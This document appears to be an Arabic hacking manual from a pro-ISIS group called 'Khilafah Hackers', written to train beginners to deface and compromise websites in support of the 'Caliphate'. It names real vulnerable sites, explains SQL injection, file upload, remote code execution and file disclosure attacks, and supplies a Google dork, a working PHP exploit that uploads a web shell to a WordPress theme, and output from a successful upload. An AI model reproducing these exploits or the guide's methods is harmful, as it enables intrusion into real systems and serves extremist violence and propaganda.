

KHILAFAH

HACKERS

"KINGS IN THE DIGITAL WORLD WE HAVE TO IMPOSE TAXES"



TARJAMAN
ASAHIL
MEDIA
CENTER

PHENOMENE
WRITTEN BY

مقدمة

بسم الله الرحمن الرحيم أما بعد فبفضل الله أولا ثم جهد بسيط من الأخوة فنضع بين يديكم هذا الكتاب أمثالا لقوله تعالى “وَأَعِدُّوا لَهُمْ مَا اسْتَطَعْتُمْ مِنْ قُوَّةٍ” صدق الله العظيم الذي خصصناه لشرح مجال اختراق المواقع و السرفرات بطرق جد مبسطة و سهلة للمبتدئين و للوافدين الجدد لهذا المجال , أي سؤال أو مساعدة نحثكم على طرحه هنا [#Khilafah_Hackers](#) [#قراصنة_الخلافة](#) كما نحث كل الأنصار على مساعدة أخوانهم بالهاشتاغ السابق . . في الأخير ننتظر سماع دوي أنجازاتكم من اختراقات لمواقع الصليبيين و دعم لغزوات دولة الخلافة الكتاب أهداء لكل المسلمين عامة و أنصار الخلافة خاصة





فهرس

أ

الاختراق العشوائي

البحث عن الثغرات و استغلالها + اساسيات

اختراق الموقع و تغيير الاندكس

نصائح متنوعة

1

2

3

ب

الاستهداف

فصح الموقع و برامجه

استغلال الثغرات

تخطي الحماية و الوصول للهدف

نصائح امنية و منوعات

1

2

3

4

الاختراق العشوائي البحث عن الثغرات و استغلالها

اولا ! : اساسيات



حواسيب بقدرات عملاقة لاستضافة ملفات المواقع
اغلبها يستعمل نظام تشغيل لينكس و تختلف انواعها
بين شخصية - شبه خاصة - عامة

انفو جرافيك

اختراق المواقع

استهداف

ايجاد ثغرة

استغلالها و رفع السكربت

اختراق الموقع

تخطي الحماية

اختراق الموقع

اخفاء و حذف الاتار

عشوائي

رفع السكربت

اختراق الموقع

تخطي الحماية

اختراق الموقع

مهام سهلة

مهام صعبة

نقدر عليها باذن الله

سكربت : كود مبرمج بلغة معينة
نقصد به هنا سكربت مبرمج بلغة
PHP او غيرها و يسمح بالتحكم
بالموقع و تطبيق اوامر على السرفر

إذا كيف يتم الامر .. تخيل انك طلبت من اخوك الصغير كوب ماء من الثلاجة .. لكن اخوك مازال قصير و لم يصل لمقبض الثلاجة كيف الحل ؟ اخوك يستعمل كرسي . يصعد فوقه .. يفتح الثلاجة و يثتيك بالماء .. نفس الشيء بالاختراق فقط عوض اخوك الصغير **بحاسوبك المتصل بالشبكة** و الكرسي هو **الثغرة** اما الثلاجة فهي **السرفر** الذي يستضيف المواقع و الماء طبعاً هو **الموقع** !



ماهي الثغرة . و كيف احصل عليها ؟

الثغرة و هي خطأ برمجي او هفوة من طرف مبرمج اثناء تصميم برامج (تسمى تطبيقات الويب Web Apps) و تكون ثغرة اذا اخطئ المبرمج في احد الاسطر او استحقق خطورة خطئه فتنتج لنا **ثغرة** . للثغرة عدة انواع تختلف خطورتها من واحد لآخر نذكر منها :

SQL INJECTION < من اشهر و اخطر الثغرات تسمح لنا بحقن الموقع و التجول بقاعدة البيانات (دون تعديلها) ما يسمح لنا بقراءة باسورد و يوزر الادمن

مثال

الموقع المصاب : <http://www.unicef.cl/centrodoc/ficha.php?id=258>
نضيف علامة ' : <http://www.unicef.cl/centrodoc/ficha.php?id=258'>



قبل اضافة المتغير

بعد اضافة المتغير

ملاحظة – ليس شرطاً ان يكون الخطأ كالظاهر بالصور بل يكفي ان يتغير شيء بالصفحة حتى يكون الموقع مصاب

و يتم استغلالها باستعمال الحقن **الالي** او **اليدوي** (يفضل الالي للمبتدئين) عن طريق برنامج الهافيج – HAVIJ (تجد الشرح و البرنامج مع المرفقات) ..


Remote File Uploed < من اخطر انواع الثغرات و اشهرها حالياً سهولة الاستعمال نسبياً مقارنة بباقي الثغرات و تسمح لك برفع **الشل** على الموقع

الشل : ملف مبرمج بلغة **البي اش بي** PHP عند رفعه و استعراضه بالموقع يسمح لك بالتحكم بالموقع (حسب صلاحياتك) و الانتقال بين ملفات و حتى السيطرة على المواقع المستضافة بالسرفر

Remot Code Execution < ايضا من اخطر الثغرات و تسمح لك بتطبيق الاوامر على السرفر دون الحاجة **للسل** (طبعاً نرفع الشل عن طريق الاوامر لتسهيل عملية) تتم استغلالها عن طريق عدة طرق بعضها مباشرة من **الرابط** او **بسكريبتات خاصة** بتطبيق ويب المصاب الذي كتب **الاستغلال** (السكربت) الخاص به فقط

مثال -

ثغرة اصيب بها **تطبيق الويب** المشهور **vBulletin** الاصدار الخامس ...




نفتح قائمة المهام و نكتب **CMD**

نفتحه تظهر واجهة تسمى

موجه الاوامر او

الترمينال - Terminal

نشغل السكربت (الاستغلال) في هذه الحالة مكتوب لغلة البايثون ...




is.py : هو اسم الاستغلال و كما نرى

امتداده **py** اختصار لـ **Python** (اللغة

المكتوب بها الاستغلال)

الموقع - **WEBSITE** : و هو الموقع

المركب للسكربت (المصاب)



تم استغلال الثغرة

على الموقع و نجحت

بامكاننا تطبيق اوامر

على السرفر .. كما ترى

طبقنا امر **لينكس** **ls -la**

و يمكننا من استعراض

ملفات الموقع مع

تصريحاتها (هناك الكثير

من الاوامر تجدها مع

المرفقات - تحتاجها

مستقبلاً)

XSS (Cross Site Scripting) < من اين ابدء !! واحدة من اهم الثغرات و تحتاج

لمجلد كامل لشرحها .. يمكنك ايجادها باكبر و اشهر المواقع ... صعوبة الاستغلال

تتمثل في حقن اكواد HTML او JAVA تمكنت من سحب كوكيز الادمين (معلومات

دخوله مشفرة) نتعرف عليها اكثر في باقي الكتاب ان شاء الله


Local File Disclosure < هذا النوع دائما يعجبني و اتعلق به ههه اذا كيف تعمل . ببساطة هذه الثغرة تسمح لك بتحميل او قراءة اي ملف على السرفر (حسب صلاحياتك طبعا) تتم في الاغلب عن طريق تحميل ملف **الكونفيج** والاتصال بقاعدة البيانات الخاصة بالموقع لتغيير معلومات دخول الادمين ربما مصطلح | الكونفيج – CONFIG : ملف يحتوي على معلومات الاتصال بقاعدة البيانات الخاصة بالموقع الذي يستعملها لتخزين معلومات المستخدمين . معلومات المدراء . الاضافات الجديدة بالموقع و غالبا تجده في ٩٩ بالمئة من المواقع المصابة بهذه الثغرة

مثال


هذا سكرت **بي اش بي** برمجته لاستغلال ثغرة من هذا النوع اسمها

S5 Media Player File Disclosure

اصيب بها احد تطبيقات **الجوملا** (قالب و سكرت مواقع مشهور) طبعا اضفنا المواقع و فحصناها



جاءت النتيجة و طلعت المواقع مصابة و سحبنا الكونفيج الخاص بها – كونفيج مواقع الجوملا يكون كالاتي (المحاط بالازرق) :



اذا وجدنا معلومات **الاف تي بي** FTP يمكننا التجول بملفات الموقع و رفع الشل بعن طريق برنامج **FileZilla** اذا لم نجد فسنجد بكل تأكيد معلومات الاتصال بالقاعدة (نضمن على الهوست) اذا لم نجده و نستعمل برنامج **MySQL Front** للاتصال (كل الشرح مع المرفقات)

كم احتاج من الوقت لاضع قدمي بهذا المجال ?

حوالي الخمس سنوات (حسب الوقت الذي تقضيه امام الشاشة)

هل احتاج لاتعلم البرمجة قبل البدء باختراق المواقع ?

كمبتدئ لا ... انصحك بالبدء بالاختراق العشوائي لاختذ نظرة على طريقة سير المواقع و كيف تكون سكريبتاتها عند الانتهاء من العشوائي و تريد البدء بالاستهداف (حوالي العامين او اكثر) يمكنك تعلم اساسيات في البرمجة و الباقي ستتعلمه مع التجربة

هل يجب تنصيب لينكس كاساسي مكان الويندوز ?

لا نظام لينكس يكفي ان تركبه كنظام وهمي على الويندوز و ان اردته كاساسي اعلم انك لن تحتاجه كثيرا في بدايتك بالمجال .. او اذا توفر لديك حاسوب ضعيف يمكن ان تركيب عليه لينكس (انصحك بالكالي لينكس) و تترك الاساسي بالويندوز و هذا ما يفعله الكثير

من اين احضر جديد الثغرات و الادوات ?

انصحك بعمل شبكتك الخاصة من الصداقات على المنتديات الخاصة بهذا المجال و انصحك تحديدا بالمواقع الغير العربية ... لا اذم مواقع كالفيسبوك و المنتديات العربية فمنه عرفنا اشخاص تعلقنا بهم و طورنا قدراتنا بفضلهم **لكن** احذر من الفيسبوك لما فيه من مضيعة وقت يكفي ان تدخل غرف دردشة عربية للهكرز او منتديات لتبني سمعتك هناك لكن احذر من التعلق بها و ان تحاول جعلها مشهورة عن طريق مشاركاتك (المنتدى ليس لك و لن تربح شيئا) في الاخير هذا الموقع سيكون صديقك الذي لن يخذلك ابدا << **WWW.GOOGLE.COM** 


كيف انظم وقتي ?

هنا السر و هنا المشكلة اذا لم تنجح في تنظيم وقتك بصفة عامة و ليس بصفة دقيقة كتقسيمه لساعات و دقائق بل الى ايام و اسابيع فستفشل و تتقدم ببطئ لا يجب عليك الجلوس اكثر من ٩ ساعات امام الشاشة فهذا يجعلك لا تحس بالوقت بل قسمه حسب اهدافك مثلا العمل يومين على لينكس او وضع جدول لاستهداف موقع على مدى اسبوع او شهر تركز بها على هدف واحد كتعلم لغة برمجة مثلا اتمنى الفكرة وصلت

1 البحث عن الثغرات واستغلالها

كيف اجد ثغرات ؟ من اعرفهم يرفضون نشرها او اعطائها لي ؟ يطلبون مقابل مادي الثغرات التي اجدتها بالمنتديات قديمة و لا تصلح لشيء !! الكثير من لا يملكون معارف في هذا المجال سيقعون بهذه **الحلقة** حتى يحبطون و يفقدون الامل ! ساريكم كيف يتم الامر ببساطة عن طريق صديقنا المخلص عم **غوغل** :


نبحث مثلا عن Exploit Upload :



لاحظ اننا اخترنا **خيارات متقدمة** و اخترنا النتائج التي تم اضافتها قبل **اسبوع** اي تعتبر جديدة .. الحمد لله وجدنا فيديو تم اضافته قبل يومين .. باختصار يشرح ثغرة في احد ثيمات **ووردبريس** (اخ جوملا الاكبر) تسمح لنا برفع الشل ..

نشرح هذه الثغرة بالتفصيل <<

كما سيجرب الاغلبية هكذا



و انا اقول لك **هراء هراء**

لايجاد الثغرات الجديدة عليك ان تجيد التعامل مع العم غوغل عليك ان تستخدم الانجليزية عند البحث في هذه المواضيع اليك كيف تتم


```

21 Dork : inurl:wp-content/themes/RightNow/
22
23
24 Vuln Check URL :
25 wp-content/themes/RightNow/includes/uploadify/upload_settings_image.php
26
27 Shell folder :
28 wp-content/uploads/settingsimages/ami.php
29
30 exploit:
31
32 <?php
33 $uploadfile="yourfile.php";
34 $ch=curl_init("http://target/wp-content/themes/RightNow/includes/uploadify/upload_settings_image.php");
35 curl_setopt($ch, CURLOPT_POST, true);
36 curl_setopt($ch, CURLOPT_POSTFIELDS,
37     array('Filedata'=>"@$uploadfile"));
38 curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
39 $postResult = curl_exec($ch);
40 curl_close($ch);
41 print "$postResult";
42 ?>

```

DORK < جمل دلالية لايجاد مواقع تتركب سكربتات و برامج معينة نتعمق فيها لاحقا
VULN URL < رابط الملف المصاب في هذه الحالة `upload_settings_image.php`
SHELL FOLDER < الملف الذي سيتم رفع الشل الخاص فيه
EXPLOIT < كود استغلال الثغرة | `yourfile.php` = اسم الشل الخاص بك و
يشترط ان يكون بنفس المجلد الذي يتواجد به ملف الاستغلال
نضع الدورك في غوغل :

inurl < و تضع الرابط الذي تريد البحث عليه
مثلا للبحث على **الورد بريس**

مثلا للبحث على الورد بريس

inrul:wp-content للبحث على **جوملا** مثلا

inurl:/administrator اتمنى ان تصلك الفكرة

`intext < 0` وهي للبحث عن كلمة او جملة

داخل صفحة مثلا لنبحث على المواقع

التي تسمى **الدولة الاسلامية** بداعش نضع

...intext:داعش

site < موضع بعد intext و inurl و هي لتحديد

البلد المستهدف مثلا فرنسا site:fr و اليك

موقع فيه كل نطاقات البلدان بالنسبة إلى

www.qariya.info/pc/country_domains.htm

نكمل... بعد البحث و الخلط بين دلالات الدورك وجدنا
موقع مصاب ..

نضع معلوماته يسكريت الاستغلال و نجرب رفع الشلل



اعرف ان الاغلبية ستضع الدورك و
تجرب موقع او اثنين ثم تحكم
على الشجرة بانها فاشلة !!!!!!!!!!!!!!!
لا هناك ترليون شخص وضع نفس
هذا الدورك و جربه من قبلك ...
عليك ان تعدل عليه مثلا

```
inurl:"wp-content/themes/RightNow/" Sport
inurl:"themes/RightNow" site:za
```

.....


نشرح الدورك و دلالاته سريعا

[illegible]


```

C:\Users\Admin>cd /
C:\>cd xampp
C:\xampp>cd php
C:\xampp\php>php exploit.php
{"status":"OK","imageID":"1php","imageName":"1.php","html":"\n\t<tr id=\\"img1php\\" rel=\\"http://anagency.cl/wp-content/uploads/settingsimages/1.php\\">\n\t\t<td><div id=\\"img1php\\" rel=\\"selectable\\" style=\\"width:35px; height:35px\\" style=\\"border:1px solid #333\\">php File</div></td>\n\t\t<td>1.php<br \\/>\n\t\t<a href=\\"javascript:void(0);\\" onclick=\\"imageDelete('1php','1.php')\\">[Delete]</a>\n\t\t</td>\n\t</tr>\n")
C:\xampp\php>_

```



1

جيد و الحمد لله رفعنا السكربت على المسار الذي وجدناه بنص الثغرة :

wp-content/uploads/settingsimages
و بإمكاننا رفع اي ملف على هذا المسار من خلال هذا السكربت ...

لماذا لم ارفع الشل بدل السكربت ؟

الشل حجمه كبير .. عكس سكربت الرفع تجده صغير الحجم و يستحسن

2

ان يكون مشفر تشفير قوي (لتخطي الحماية) كما ان رفعه من اول محاولة مناسب لاصحاب النت الضعيف 'مثلي هه'

هذه كانت اطلالة خفيفة عن كيفية تبحث عن الثغرات و تستغلها ..
ننتقل لطريقة ثانية و هي الاشهر بين جموع الهكرز .. مواقع الاكسبلويت نذكر منها :

